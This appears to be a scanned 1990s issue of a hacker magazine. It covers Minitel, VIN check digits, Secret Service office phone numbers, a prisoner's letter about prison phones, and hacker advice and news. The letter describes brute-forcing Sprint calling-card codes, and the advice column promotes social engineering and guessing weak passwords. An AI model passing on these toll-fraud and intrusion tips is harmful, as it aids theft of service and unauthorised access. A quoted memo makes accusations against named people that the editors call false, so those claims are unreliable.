This allows a Minitel User to make international calls. With an NUI and an NUA, you can do this: call 3613, type as the service name your NUA preceded by 0 (example: 03132000000), hit SUITE (NEXT), type your NUI, hit ENVOI (SEND). Then it connects you to the NUA which has been given. The call is made via the NTI which checks the validity of the NUI and make the gateway between TRANSPAC on the other X25 network.

The NUI consists of six alphanumeric characters.

### Conclusion

So, as you can see, this is a short introduction and if we decided to explain everything in the Minitel or in the Teletel network, we couldn't do it in one month even if we were working 25 hours a day. But we have some document about the escape codes, the network architecture, and so on which we will share if there's an interest. So, if you need something about that, contact me on 3614 code LEGEND (LEGEND is for example a NAB) and my BAL (mailbox) is NeurAlien. We are going to make a videotex and international x25 server and then it will be easier to contact us.

# vehicle identification numbers

Beginning with the 1981 model year, the National Highway Traffic Safety Administration, Department of Transportation, required manufacturers selling over-the-road vehicles to the United States to produce the vehicles with a 17 character vehicle identification number (VIN).

This standard establishes a fixed VIN format including a check digit and applies to all passenger cars, multipurpose passenger vehicles, trucks, buses, trailers, incomplete vehicles and motorcycles with a gross vehicle weight of 10,000 pounds or less. The first three characters of the VIN are designated the WMI (World Manufacturers Identification). The WMI uniquely identifies the Nation of Origin, Manufacturer, Make and Type of Vehicle. The second section has five characters and has been designated the VDS (Vehicle Description Section). The VDS uniquely identifies the attributes of the vehicle such as Model, Body Style, Engine, etc.

The third section of the VIN is located after the check digit. It is eight characters in length and is called the VIS (Vehicle Identification Section). The first character represents the vehicle model year; the second character represents the plant of manufacture; and the last six characters represent the sequential production number.

Let's use 1FABP28A6FF143890 as a sample VIN. 1FA is the World Manufacturer Identification - 1 is the Nation of Origin, F is the manufacturer, A is the make and model. BP28A is the Vehicle Description Section. 6 is the check digit. FF143890 is the Vehicle Identification Section.

The check digit will always be the ninth character in the VIN. Assign to each numeric in the VIN its actual mathematical value and assign to each alphabetic the value specified below:

**A=1, B=2, C=3, D=4, E=5, F=6, G=7, H=8, J=1, K=2, L=3, M=4, N=5, P=7, R=9, S=2, T=3, U=4, V=5, W=6, X=7, Y=8, Z=9.**

Multiply the assigned value for each character in the VIN by the weight factor specified for it below:

**1st=8, 2nd =7, 3rd=6, 4th=5, 5th=4, 6th=3, 7th=2, 8th=10, 9th=0 (check digit), 10th=9, 11th=8, 12th=7, 13th=6, 14th=5, 15th=4, 16th=3, 17th=2.**

Add the resulting products and divide the total by 11. The remainder is the check digit. If the remainder is 10, the check digit is X.

**Example**

**VIN Characters:**
**1 G 4 A H 5 9 H 4 5 G 1 1 8 3 4 1**
**Assigned Values:**
**1 7 4 1 8 5 9 8 4 5 7 11 8 3 4 1**
**Multiply by:**
**8 7 6 5 4 3 2 10 0 9 8 7 6 5 4 3 2**
**Add products:**
**8+49+24+5+32+15+18+80+0+45+56+7+6+40+12+12+2=411**
**Divide by 11:**
**411/11 = 37 4/11**
**Check digit:**
**4 (compare to character in 9th position)**

The check digit (9th position) will always be a numeric or an X. The tenth position indicates the model year as follows:

**B=81, C=82, D=83, E=84, F=85, G=86, H=87, J=88, K=89, L=90, M=91, N=92**

**2600 NOW HAS A VOICE BBS THAT OPERATES EVERY NIGHT BEGINNING AT 11:00 PM EASTERN TIME. FOR THOSE OF YOU THAT CAN'T MAKE IT TO THE MEETINGS, THIS IS A GREAT WAY TO STAY IN TOUCH. CALL 0700-751-2600 USING AT&T (IF YOU DON'T HAVE AT&T AS YOUR LONG DISTANCE COMPANY, PRECEDE THE ABOVE NUMBER WITH 10288). THE CALL COSTS 15 CENTS A MINUTE AND IT ALL GOES TO AT&T. YOU CAN ALSO LEAVE MESSAGES FOR 2600 WRITERS AND STAFF PEOPLE AROUND THE CLOCK.**

# U.S. SECRET SERVICE FIELD OFFICES

who watches the watchers

**by the GCMS MechWarriors**

| | |
|---|---|
| Albany, GA | 912-430-8442 RA |
| Albany, NY | 518-472-2884 RA |
| Albuquerque | 505-766-3336 |
| Anchorage | 907-271-5148 RA |
| Atlanta | 404-331-6111 |
| Atlantic City | 609-347-0772 RA |
| Augusta, GA | 404-722-7894 D |
| Austin | 512-482-5103 |
| Bakersfield, CA | 805-861-4112 D |
| Baltimore | 301-962-2200 |
| Baton Rouge | 504-389-0763 RA |
| Beaumont, TX | 409-866-0776 D |
| Birmingham | 205-731-1144 |
| Bismarck | 701-255-3284 RA |
| Boise | 208-334-1403 RA |
| Boston | 617-565-5640 |
| Buffalo | 716-846-4401 |
| Canton | 216-489-4400 RA |
| Charleston, SC | 803-724-4691 RA |
| Charleston, WV | 304-347-5188 |
| Charlotte | 704-523-9583 |
| Chattanooga | 615-266-4014 RA |
| Cheyenne | 307-772-2380 RA |
| Chicago | 312-353-5431 |
| Cincinnati | 513-684-3585 |
| Cleveland | 216-522-4365 |
| Colorado Springs | 303-594-4910 D |
| Columbia | 803-765-5446 |
| Columbus | 614-469-7370 |
| Concord | 603-225-1615 RA |
| Corpus Christi | 512-888-3401 RA |
| Dallas | 214-767-8021 |
| Dayton | 513-222-2013 RA |
| Denver | 303-844-3027 |
| Des Moines | 515-284-4565 RA |
| Detroit | 313-226-6400 |
| El Paso | 915-541-7546 |
| Flint, MI | 313-234-7223 D |
| Ft. Myers, FL | 813-337-3966 D |
| Fort Smith, AR | 501-452-4482 D |
| Fort Worth | 817-334-2015 RA |
| Frederick, MD | 301-293-1958 D |
| Fresno | 209-487-5204 RA |
| Grand Rapids | 616-456-2276 |
| Great Falls | 406-452-8515 |
| Greenville | 803-233-1490 RA |
| Harlingen, TX | 512-428-9311 D |
| Harrisburg | 717-782-4811 RA |
| Honolulu | 808-541-1912 |
| Houston | 713-229-2755 |
| Indianapolis | 317-269-6444 |
| Jackson | 601-965-4436 |
| Jacksonville | 904-724-4530 |
| Kansas City | 816-426-5022 |
| Knoxville | 615-673-4527 RA |
| Las Vegas | 702-388-6446 RA |
| Lexington | 606-233-2453 RA |
| Little Rock | 501-378-6241 |
| London | 499-9000x2394 RA |
| Los Angeles | 213-894-4830 |
| Louisville | 502-582-5171 |
| Lubbock | 806-743-7347 RA |
| Madison | 608-264-5191 RA |
| Melville | 516-249-0404 RA |
| Memphis | 901-521-3568 |
| Miami | 305-591-3660 |
| Midland, TX | 915-683-6923 D |
| Milwaukee | 414-291-3587 |
| Minneapolis | 612-348-1800 |
| Mobile | 205-690-2851 |
| Montgomery | 205-832-7601 RA |
| Nashville | 615-251-5841 |
| Newark | 201-645-2334 |
| New Haven | 203-865-2449 |
| New Orleans | 504-589-4041 |
| New York | 212-466-4400x2184 |
| Norfolk | 804-441-3200 |
| Northern, VA | 703-378-1979 D |
| Oklahoma City | 405-231-4476 |
| Omaha | 402-221-4671 |
| Orlando | 305-648-6333 RA |
| Oxford, MS | 601-236-1563 D |
| Panama City, FL | 904-265-5323 D |
| Paris | 4296-1202x2306 |
| Philadelphia | 215-597-0600 |
| Phoenix | 602-261-3556 |
| Pittsburgh | 412-644-3384 |
| Portland, ME | 207-780-3493 RA |
| Portland, OR | 503-221-2162 |
| Providence | 401-331-6456 |
| Raleigh | 919-790-2834 RA |
| Reno | 702-784-5354 RA |
| Richmond | 804-771-2274 |
| Riverside | 714-351-6781 RA |
| Roanoke | 703-982-6208 RA |
| Rochester | 716-263-6830 RA |
| Rome | 46741x2694 |
| Sacramento | 916-551-2802 |
| Saginaw | 313-234-7223 RA |
| St. Louis | 314-425-4238 |
| Salt Lake City | 801-524-5910 |
| San Antonio | 512-229-6175 |
| San Diego | 619-557-5640 |
| San Francisco | 415-556-6800 |
| San Jose | 408-291-7233 RA |
| San Juan | 809-753-4539 |
| Santa Barbara | 805-963-9391 RA |
| Savannah | 912-944-4401 RA |
| Scranton | 717-346-5781 RA |
| Seattle | 206-442-5495 |
| Shreveport | 318-226-5299 RA |
| Sioux Falls | 605-331-4565 RA |
| Spokane | 509-456-2532 |
| Springfield, IL | 217-492-4033 |
| Springfield, MO | 417-864-8340 RA |
| Syracuse | 315-423-5338 |
| Tallahassee, FL | 904-877-0855 D |
| Tampa | 813-228-2636 |
| Toledo | 419-259-6434 |
| Tucson | 602-629-6823 RA |
| Tulsa | 918-581-7272 RA |
| Tyler | 214-534-2933 RA |
| Waco, TX | 817-848-4946 D |
| Washington | 202-634-5100 |
| West Palm Beach | 407-659-0184 RA |
| White Plains | 914-682-8181 RA |
| Wichita | 316-267-1452 RA |
| Wilmington, DE | 302-573-6188 RA |
| Wilmington, NC | 919-343-4411 RA |
| Youngstown, OH | 216-726-0180 D |

***RA = Resident Agent, D = Domicile***

# Letter From Prison

*The following information comes to us from a prisoner in California. We've removed the name and location to protect their identity.*

I would like to let you know how much I enjoy your magazine. My opportunities to enjoy computer "fun" and phreaking are about zero right now since I am engaged in involuntary solitude. It is with some interest, therefore, that I have followed your reports of rejection by federal prisons and by the Texas Department of (In)Corrections. As you now know, prison inmates whose First Amendment rights are protected only be federal law have a tough way to go. The Federal Prison Rulebook allows a warden to reject a publication "if it is determined detrimental to the security, good order, or discipline of the institution or if it might facilitate criminal activity." This rule was held valid under (in spite of?) the Constitution's First Amendment by the U.S. Supreme Court (Thornburgh v. Abbott (1989) 490 US 401, 104 L Ed 2d 459, 109 S Ct 1874).

Much to my delight (and surprise) it seems that the great state of California is somewhat more liberal about prisoners' rights to read "questionable" literature than the federal standard. California Penal Code, sections 2600 (!) and 2601 are, together, sometimes called "The [California] prisoner's bill of rights". The only restriction on reading material is a restriction against printed matter which depicts the manufacture of weapons, explosives, poisons, or destructive devices, or which depicts sexual assaults against Department of Corrections employees. No other subject matter can be legally excluded.

Lest you think that the First Amendment is completely healthy in California, here are some examples to show that it is not: A friend of mine was recently refused two issues of *Hustler* magazine. One issue had an article on Asian street gangs in the U.S.A. The other had an article about female inmates in the California Youth Authority (convicted delinquent children) being raped by staff members. Both articles were called "a threat to institution security". Sound familiar? Mailroom personnel here have clearly exceeded their authority and the case is headed for court.

Two years ago I was refused a Loompanics book catalog because pages 85-86 were not allowed. I later discovered that the offending pages contained a tongue-in-cheek article on how to use the catalog itself as a weapon.

A friend of mine was denied a book on computer hacking which he ordered from Loompanics. He did not contest the refusal, but should have. I received *Out of the Inner Circle* by Bill Landreth with no problem.

The exclusion of "unsolicited advertising" literature allowed by CCR, sec. 3147(I)(1) is also much abused. I sent in reader service cards to *Byte* and *Popular Communications* magazines requesting 42 different brochures. I received one reply. One year later I sent off again, this time for 44 brochures. I also informed the mailroom in advance that the brochures were coming. It's been six months now with no responses so I guess it's time to sharpen up my pencils and oil up the typewriter. (Electronic typewriters are not allowed here. They are terrified that we will hide something in the 4K RAM and they won't know how to access it.) Still, we at least have a fighting chance to beat the censors. A considerable body of case law exists to support P.C. 2600 and 2601. If I can't play with phones and computers I might as well learn about the law.

### Prison Phreaking

I have not tried phreaking here and probably will not (will not be able to, I mean). All phones have "this phone is subject to being monitored" signs above them. A beep tone sounds at 15 second intervals. Occasionally the monitor circuit can be heard clicking on. Phones can be turned off and on remotely from a single, central, location. The phones themselves are of a type very common as payphones. They are approximately 21 inches high by eight inches wide by seven inches deep; black case with blue front plate; no coin deposit slot but does have a coin return slot; a Bell System emblem is on the right side of the blue front plate about halfway up; coin return piece says "Bell System - Made by Western Electric" on it. The local carrier is Pac Bell and the long distance carrier is MCI, as of about two years ago. Prior to that it was AT&T. Calls are collect only. Alternate carrier access is blocked as is 800 access. 10777### brings a

*"Electronic typewriters are not allowed here. They are terrified that we will hide something in the 4K RAM and they won't know how to access it."*

ringing signal and a recorded message saying, "An alternate carrier access number is not needed to complete this call. Please hang up and place your call again." 10333### brings the same. Dialing an 800 number brings a recorded message that says, "This call cannot be completed as dialed."

A normally placed call from here (collect) is placed in the standard way: 0, area code, plus seven digit number and brings on a live operator identifying him/herself as an MCI operator and asking for the caller's name. They then disappear and check for call acceptance without the caller hearing any conversation with the called party until after the call is accepted. I was quite interested in the letter on page 29 of Volume 7, #3. Perhaps I can look forward to automation in the future.

Normal access to local directory assistance (555-1212) is also blocked. A recording informs the caller that the number cannot be reached. I tried 555-1212, 411, plus 555-1212 with my area code, and preceded by 1 and 0. These all bring up prerecorded rejections except for the last (0+) which brings on an MCI operator who sounds perplexed that anyone would try to call collect to directory assistance and says they won't accept collect calls.

Long distance information, anywhere in the U.S.A., is available by dialing (area code) 555-1212, with or without a 1 in front. Best of all it's free. Sometimes local information can also be obtained by dialing information in an adjacent area code. As I said, alternate carrier access is blocked here, but another prison I was in had 10777### and 10333### direct access to alternate carriers. Unfortunately this access was blocked due to "overuse". We switched to an 800 access number until, finally, all 800 access was blocked. The fun lasted about one year. At the time my wife had a legitimate Sprint card (which supplied the 800 access number) and I usually used her legal code number to call home (I was more cautious than most). We discovered that 10777### leaves a calling phone number record which appears on the bill. Using 800 access causes the bill to say "western wide area access call" in the calling number column of the bill. These cost 75 cents extra over direct access calls.

We also tried having people direct dial to the jail payphone to avoid operator assistance charges yet still be legal. But the phones were blocked to incoming calls. They did not even have their numbers posted on the phones. We got it off of phone bills. To this day I marvel at the nimble-fingered few who could come up with valid 9 digit Sprint codes in 10 to 15 minutes. There is magic there. I could do it in an average of one and a half hours. I would blunder around with a "used up" nine digit code number until I got a valid first seven digits (I made it through code number and 10 digit phone number before getting reject tone) then plodded along through the 100 possible combinations of last two digits (00 to 99) until a "hit" occurred. It was slow, grueling work but god damn it somebody had to do it after "Nimble Fingers" went home.

Interestingly enough, Sprint seemed to prefer an electronic war rather than working with law enforcement. On occasion jail guards were spotted watching phones (from 50 feet away) with binoculars as guys dialed. On another occasion two guards rushed a guy who had been dialing continuously for over an hour and took his notes away from him (a 00 to 99 grid) but nothing came of it. A lieutenant in the jail even said that they had called Sprint repeatedly with information, in case Sprint wanted to prosecute, but "they didn't seem to care". However, we lost 10777### and 10333### access. Once, at about number 17 while running a 00 to 99 sequence, I had an operator come on the line asking if I was having a problem. I switched to random number choice on the grid and had no more problems. But the code numbers were going dead in shorter and shorter time spans. Before loss of 800 access killed our fun the code numbers were lasting only two or three days. There is a proposed bill which could grant the Director of Corrections the power to choose which long distance carrier to use in all California prisons. Think of the revenues involved! There is a 15 to 25 million dollar per year payback to the prisons for supplying phone locations (to captive customers with no choice of alternate carrier and no other way to call than "collect"). This money may be up for grabs soon and screw the poor families who are forced to pay the "operator assistance" charge for all calls or else forgo phone calls.

A logical compromise to the high expense vs. phone fraud problem would be to allow use of "Call Me" cards, which can only be used to call the card holder's home number yet avoid operator assistance charges. But it is difficult to establish meaningful communication with minds that ban TV remote controls because "transmitting devices" are forbidden in California prisons, and electronic typewriters are considered a "threat to institution security".

We used to have a large collection of California phone books in our library. They were all locked away when a guard supposedly found his own home address listed in one. This place makes me think of the sign I once saw: "Help, the paranoids are after me."

# PTI Model 60 Prison Phone

Introducing the Model 60 security phone for use in prisons, jails, and other non-public areas that are subject to vandalism or physical abuse. PTI has taken the upper housing from its reliable and proven payphone...the industry standard...and added several special features for use in these high vandal locations.

1. Housing manufactured from heavy 15 gauge steel.
2. Double walled construction in critical areas of front and back housings.
3. Tongue and groove joints at mating surfaces of front and back housings for pry resistance.
4. Two heavy gauge steel latch bars lock front and back housings at 6 points.
5. Heavy gauge textured aluminum faceplate.
6. Housing treated with rust inhibitive, high abrasion resistant, powder-coated, textured finish with underplating.


The PTI Model 60 is adapted from the payphone industry standard cabinet with more than 20 years of field proven reliability and abuse resistance.

**Features**

- Tough, reliable, moisture resistant elastomer keypad
- Moisture repellant humi-sealed printed circuit board
- Abuse resistant button protection collars
- Damage resistant Lexan handset
- 18" armored cord
- 1000# pull stainless steel lanyard secures handset assembly to housing
- Double lock lanyard securing bracket attachment to housing
- High security lock
- Housing will accept smart board installations
- 2 year warranty
- Proudly made in the U.S.A. by the Quality First Company

**PTI Warranty**

Palco Telecom Inc. warrants the Model 60, when delivered from PTI, to be free from defects in materials and workmanship for a period of two (2) years from the date of shipment from PTI.



Dimensions: 8" W x 14 1/2" H x 5" D; Weight 20 lbs.

**Operation Information/Accessory**

- Set operation/restriction controlled by Central Office or auxiliary on-site equipment.
- Utilizes standard single-line transmission network.
- Available with ringer.

**Call Customer Service Toll-Free.**

**1-800-638-4420**

FOB: Arab, Alabama

Palco Telecom Inc.
Marketing
730 Freeland Station Road
Nashville, TN 37228
(615) 742-2500 • Fax: (615) 254-7322

Palco Telecom Inc.
Customer Service and Manufacturing
9909 Alabama Highway 69
Arab, AL 35016
(205) 753-2800 • Fax: (205) 753-2948

© 1993 Palco Telecom Inc. M124

RENAULT METAL PRODUCTS, LTD.


66-67 69th STREET
MIDDLE VILLAGE
NEW YORK, NY 11379
(718) 894-9404
PALCO DISTRIBUTORS

**ONE OF THE MANY CHOICES AVAILABLE TO PRISONS**

THE TELEGRAPH
June 12, 1988

# Dead telephone?

# HERE'S YOUR HOTLINE TO HELP:



About time someone did something about our telephones? Concern for Calcutta just has.

We have, printed and waiting, these survival kits. Send for your FREE copy--and follow the suggestions step by step. The so-called utility will wake up to its responsibility soon enough: *it takes your money; it owes you service.*

Send us a self-addressed envelope, measuring at least 25 cm x 15 cm, with a 75p stamp on it:

Concern for Calcutta
Post Box 10216
Calcutta 700019

*Limited stocks. Write immediately. Allow two weeks for delivery.*

কলকাতার জন্য ক Concern for Calcutta

Oh! Child of Communication
You were born to bridge the gap
But corruption has caused a mishap.
Inefficiency and procrastination
Caused the telephone lines to go - "SNAP"

*In memory of*
DEAD TELEPHONE
BORN 1.4.43 DIED 26.6.82
LAID BY
PHONE CONSUMERS
GUIDANCE SOCIETY OF
INDIA
on 1st SEPTEMBER 1984

# Growth of a Low Tech Hacker

**By the Roving Eye**

About a year ago I wrote an article about the birth of a hacker in a low technology atmosphere. A lot has happened since then. For one thing I have been able to meet with hackers from the area. For the other I have been able to gain some hacking experience. These two combined have led me to appreciate a "problem that exists in our community" (pardon the sap). Hence this article.

I find that a lot of newcomers to the field have no idea where to turn, hacking being no product of corporate America which is blared across our TV screens every five minutes. Thus, if you are a newcomer, read this! You probably will not find much else! Hacking is first and foremost a time-consuming enterprise. It requires tireless devotion as well as relentless perseverance. This is why you will never beat that curious kid next door who started letting his curiosity take him places when he was too young to pay for *2600* out of his allowance. This is also why a newcomer finds it hard to get around in this neighborhood. If you are not serious about hacking and intend to let your "determination" quiver after six months, leave now. Hacking is not a hobby, it is something that stays with you for life. If you are serious, then there are very few gaps that you will not be able to fill in with hard work. But like everything else in life, it is also important to work smart. Here are some pointers that I have come up with from my own experience:

**1. Definitions first.** It will help you a lot if you define to yourself who you are, what you are interested in doing, what your goals and priorities are, what sacrifices you want to make, and what lines you are not willing to cross. In this respect, hacking is a discipline. You will waste a lot of time or feel rotten if you skip this most important step. I personally decided that I support the free flow of information, but I do not believe in even risking harm to others. I do not believe in following the law, but I do believe in living honestly. I believe in what is right, not what is just.

**2. Stop doling out information now.** Living in this society, almost every minute we announce ourselves to the world. Stop letting out information to the world. Unless absolutely necessary, use a false name. And don't reveal your social security number to every Tom, Dick, and Harry. I usually use two Hindi swear words, and not even Ma Bell had a problem issuing me a calling card. Can there be a more silly point than this to make? Yet this advice went unheeded and a boastful friend of mine is in big trouble. Arrogance is never worth it.

**3. Get others working for you.** This country is full of people waiting to give you stuff for free. Use them, abuse them, and you will even get thanked for it! Call the FCC and get put on their mailing list. And this does not apply only to the electronic frontier. Tourist offices will love to cover your walls with their awesome posters. The fed would love to tell you everything the *Wall Street Journal* can tell you, and more, for free. You just have to appear to be corporate and know how to ask.

**4. Use the easiest way.** AT&T does not want you to know a lot of things. But for most of these you need not break into their computer or even think of a great scheme. A little social engineering will do the trick. I called their 800 number and asked about ANI. They kept transferring me from office to office, until I got them to give me the number of the AT&T FIND service, an internal number that employees use to find out technical information. *And they even paid for the calls I made to them.* No blue boxing, nothing illegal.

**5. Play on people's ignorance.** If people weren't stupid, hacking would be nearly impossible. Try simple insecure passwords. Assume insecure networks and sites. I have even managed to get system access to a computer by logging in on telnet as anonymous! Talk fast to the AT&T operator and tech support, and they will tell you the DTMF codes! Do not assume that these people have any brains at all!

**6. Use all the legitimate resources you can lay your hands on.** Learning UNIX out of a book will not teach you much about hacking, but it will give you the tools to your art. Approaching hacking without some of this kind of formal support is like trying to learn C by reading the comp.lang.c Usenet newsgroup. Learning UNIX security from a text will not only accelerate your progress, it will also make your skills valuable in the outside world.

**7. Get a feel, and then get a plan.** Perhaps I should have put this higher up in the list. But I purposely left it for down here. The above pointers should help you get an idea of our world. But then you must step out and do something for yourself. Play with an arm tied behind your back. Increase the challenges. But whatever you do, get a plan. I wasted a lot of time because I was doing some serious dabbling in stuff I could not give two hoots about. A plan helps one go right back to the definitions stage... where it all begins.

**8. Work cheap.** My poverty has proved be my greatest asset. No one can afford Radio Shack, no matter how rich they may be. Not because RS is that expensive, but because the maxim of more money, more hot air holds very true here. The more money you plan to spend, the more bullshit you will be fed. If you buy cheap, you will learn more by doing things yourself. You will value your equipment. And you will have more of it.

**9. Get friends... use the resources.** Before I started reading *2600* and *Phrack,* I had no one to turn to with my problems, no one to guide or encourage me. Re-inventing the wheel may have its virtues, but riding a sports car that you built from a kit is a lot more fun!

**10. Review.** If you want to get anything out of this for the long run, review what you have done. A present problem may have been solved in the past. Take account of what you have learned. Know where you stand. And *bash on regardless.*

# HIGH TECH HAPPENINGS

## The Hacker "Threat"

We thought it would be amusing to share some leaked information that was received in Holland from Lawrence Livermore Laboratory and then passed over to us. It concerns the potential threat that Dutch hackers pose to the free world.

"At least some of the Netherlands attacks originate from Eindhoven University. Our hacker sources also allege that there are actually two sets of attacks. In the first set of attacks the attackers may be using X.25 carriers to access a machine called "LC" or possibly "ELSIE" (we have since learned that there is a domain of computers at MIT with the address of lcs.mit.edu). From LC or LCS, there is a phone connection to TERMINALS at MIT.... The first set of attacks may, according to our hacker sources, yield accounts to more systematically penetrate later. The second set of attacks is through an unknown route. During these attacks someone apparently breaks into accounts discovered during the first set of attacks and transfers files. One hacker claimed that a hacker from the Netherlands was bragging that he had been using AUTOVON, the unclassified U.S. military telephone network, to break into systems; subsequently, other sources within the U.S. Army have informed us that they have recently found that AUTOVON has been illegally used for data transfer between computers. Our hacker sources claim that two Dutch individuals, Rop (alias "Ron") Gonggrijp and Maurice Katz, are principal players in these attacks, although there may be as many as twelve hackers involved. Gonggrijp is allegedly a contributor or co-editor of Hacktic, a magazine for hackers, in Amsterdam. He is linked with the second set of attacks. He is the individual who allegedly has bragged about his ability to break into the AUTOVON system. Army Intelligence describes him as hardened and capable of making considerable trouble. In one electronic conversation two months ago with a system manager at the University of Chicago, a person identifying himself as "Ron" claimed he has spent one year in jail (three days ago the FBI informed me that "Gonggrijp" is an alias). Gonggrijp is, according to our hacker sources, presently in the United States on business. Maurice Katz is an alias for Marcel P. K., a 23-year old who lives in the Netherlands. He allegedly is responsible for the first set of attacks. His resume indicates that he is interested in the United States defense system, and several sources have informed us that he will be travelling to the United States within a week to interview for computer-related jobs with defense contractors. According to these sources, K. was fired from his job as system manager at Eindhoven University. Some time later he allegedly destroyed a number of systems at Eindhoven in retaliation. Our hacker sources have informed us that both individuals have had a substantial increase in standard of living over the last few months. Both are said, for example, to travel more frequently and to now travel first class. Several sources maintain that either One Magazine or Der Spiegel in West Germany is paying these individuals a large sum of money for military information for U.S. computers. This information allegedly will be published in one issue, although one unidentified source suggested that countries hostile to the U.S. are supplying the money and funneling it through one of these magazines."

This was actually written a couple of years ago and nearly everything they consider to be fact has been proven false. Since we know the people accused quite well, we can say confidently that this is all a load of garbage and probably entirely based on hearsay or wishful thinking. But this is dangerous garbage because it comes from powerful people and is sent to even more powerful people. And there is nothing more dangerous than a group of powerful paranoids.

## Foulups and Blunders

The computer that selects people for federal grand juries somehow reached the conclusion that everybody in Hartford, Connecticut was dead. It actually happened because the "d" in Hartford somehow slipped into a column where a "d" meant "dead". Apparently, federal workers grew curious as to why nobody from Hartford ever seemed to be selected for a grand jury.

Hartford has been dead for the past three years.

Late last summer, the presses at De Gelderlander (a Dutch newspaper) stopped functioning, resulting in delayed deliveries. Lots of angry subscribers called the paper by dialing its phone number: 650611. The number got jammed, resulting in only the last four digits getting through in many cases. It just so happens that 0611 is the national emergency number in the Netherlands. You can probably guess the rest.

According to a computer that's supposed to log these things, a freeway emergency phone in Orange County, California had 25,875 minutes of calls attributed to it. We don't know how many of those minutes were emergencies but the calls spanned the globe.

## Advances in Technology

In December, British Telecom launched a new redesigned telephone bill, designed to be simpler and more understandable. According to British Telecom, new elements of the bill include the following: information is presented in a clear, logical way; the front sheet summarizes the charges, which are detailed on subsequent sheets; clear language replaces obscure jargon and codes; the format contains details of customer options and itemization; the itemized pages spell out the locality of the called number; on the summary sheet, charges appear on the left so the eye alights on them first.

The New Jersey State Senate has voted 31 to 2 to expand the state's wiretap laws to allow tapping of beepers, modems, and fax machines.

SouthWestern Bell customers in Kansas and Missouri can now ask for zip codes whenever they call information in their area code. It seems logical that anyone calling information in those two states would be able to get zip code information since they'd be connecting to the same information operators. But, according to SouthWestern Bell, this is only a local thing.

According to the Network Reliability Council (an FCC advisory group), local and long distance phone companies have had 91 major outages since April, each of which affected at least 30,000 lines.

The Postal Service is getting a new voice network. It will consist of Northern Telecom Meridian 1 PBX's and AT&T and WIN Communications key systems.

Prophone - National Edition is a collection of three CD-ROM's from ProCD supposedly containing most of the nation's residential and business telephone directory listings. It consists of one business CD and two residential. It's available for only $349, a fraction of what Bell Operating Companies have been asking for such information. ProCD is reachable at (617) 631-9200.

AT&T has a new service called Fax Mailbox, which allows users to get faxes while traveling. Any AT&T calling card holder can get a mailbox number where faxes and voice messages can be stored. They can be retrieved through an 800 number for 70 cents a page or 35 cents per message.

The following appeared in our local newspapers: "On November 2, 1992, AT&T filed tariff revisions with the Federal Communications Commission to reduce the number of Special Rate Occasions (occasions when special lower rates apply to Evening and Night/Weekend Dial Station calls) from ten (10) Evenings and nine (9) Night/Weekends to zero (0), and to reduce the number of Floating Holidays (those holidays over and above the regular ten (10) federal holidays) from four (4) to zero (0)." If we're able to successfully read into this, it appears that AT&T is doing away with all holiday rates. If this is so, it's hard to imagine why more of a fuss hasn't been made. If it's not so, it's high time these announcements were printed in English so people can understand what they're trying to say.

Modem Mate I is a device made by Phonetics of Aston, PA to supposedly foil hackers. According to their brochure, "The device answers the phone with a realistic-sounding 'Hello.' The hacker will not realize that a computer system exists on the other end and simply hang up [sic]. Only someone who knows what to do can gain access to the modem." Modem Mate II uses Caller ID to deny access to anyone not on the list.

Northern Telecom is allowing end users to restrict calls themselves using an authorization code rather than go through the phone company. So far, this is being tested on DMS-10 switches.

It's now possible to use Visa cards to pay for calls from British Telecom phones in the United Kingdom by dialing 144. The Visa card can also be used to call UK Direct from other countries. Before using the card, callers will have to get a four digit PIN which will differ from the PIN used to withdraw cash.

## Abuse of Power

It's interesting how the government wants to treat copies of electronic documents as valuable property when they're prosecuting computer hackers. However, Bush and Reagan administration people want to destroy the White House's electronic mail, claiming it's not the same as files that would ordinarily be preserved in the National Archives. Many people rightfully believe that such electronic mail provides valuable insight into how this country is run, as demonstrated during the Iran/Contra hearings. For the moment, democracy is safe; a federal judge has ordered the Bush White House staff not to delete anything.

As of January 1, 1993 all driver license renewals require a Social Security Number in the state of California. The SSN is not printed on the license, nor is the digitized thumb print everyone is now required to get.

